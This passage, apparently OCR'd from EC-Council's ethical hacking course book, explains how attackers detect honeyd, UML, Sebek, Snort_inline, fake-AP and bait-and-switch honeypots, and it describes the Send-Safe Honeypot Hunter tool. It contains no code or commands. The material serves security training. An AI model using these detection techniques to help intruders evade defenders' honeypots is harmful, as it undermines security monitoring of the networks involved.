VMWare Inc., an attacker can identify the presence of VMWare-based honeypots.
- **Detecting the presence of Honeyd Honeypot**: Honeyd is a widely used honeypot daemon. It is used to create thousands of honeypots easily. It is a network-simulated and service-simulated honeypot deployment engine. This honeyd honeypot can respond to a remote attacker who tries to contact the SMTP service with fake responses.




Figure 12.77: Honeyd fake response

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can identify the presence of honeyd honeypot by performing time-based TCP fingerprinting methods (SYN proxy behavior). The following figure shows the difference between a response to a normal computer and the response of honeyd honeypot to a manual SYN request sent by an attacker.





Figure 12.78: Response to SYN request by normal computer vs. Honeyd Honeypot

- **Detecting the presence of User-Mode Linux (UML) Honeypot**: User-Mode Linux is an open-source software under GNU, which is used to create virtual machines and is efficient in deploying honeypots. Attackers can identify the presence of UML honeypots by analyzing files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, which contain UML-specific information.
- **Detecting the presence of Sebek-based Honeypots**: Sebek is a server/client-based honeypot application that captures the rootkits and other malicious malware that hijacks the read() system call. Such honeypots record all the data accessed via reading () call. Attackers can detect the existence of Sebek-based honeypots by analyzing the congestion in the network layer, as Sebek data communication is usually unencrypted. Since Sebek logs everything that is accessed via reading () call before transferring to the network, it causes the congestion effect.
- **Detecting the presence of Snort_inline Honeypot**: Snort_inline is a modified version of Snort IDS that is capable of packet manipulation. It can rewrite rules in the iptables and is mainly used in GenII (2nd generation) honeynets to block known attacks and avoid attacker bouncing. Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, it might look like a black hole to an attacker, and when the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.
- **Detecting the presence of Fake AP**: Fake access points are those that create fake 802.11b beacon frames with randomly generated ESSID and BSSID (MAC address) assignments. Fake access points only send beacon frames but do not produce any fake traffic on the access points, and an attacker can monitor the network traffic and quickly note the presence of fake AP.
- **Detecting the presence of Bait and Switch Honeypots**: Bait and switch honeypots actively participate in security mechanisms that are employed to respond quickly to incoming threats and malicious attempts. They redirect all malicious network traffic to a honeypot after any intrusion attempt is detected. An attacker can identify the presence of such honeypots by looking at specific TCP/IP parameters such as the Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot Detection Tools

Attackers user honeypot detection tools such as Send-Safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*) to detect honeypots in the target organizational networks.

- **Send-Safe Honeypot Hunter**

  Source: *http://www.send-safe.com*

  Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for "honey pots.“

  Features:

  - Checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports
  - Checks several remote or local proxylists at once
  - Can upload "Valid proxies" and "All except honeypots" files to FTP
  - Can process proxylists automatically in every specified period
  - May be used for usual proxylist validating as well

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.79: Screenshot of Send-Safe Honeypot Hunter

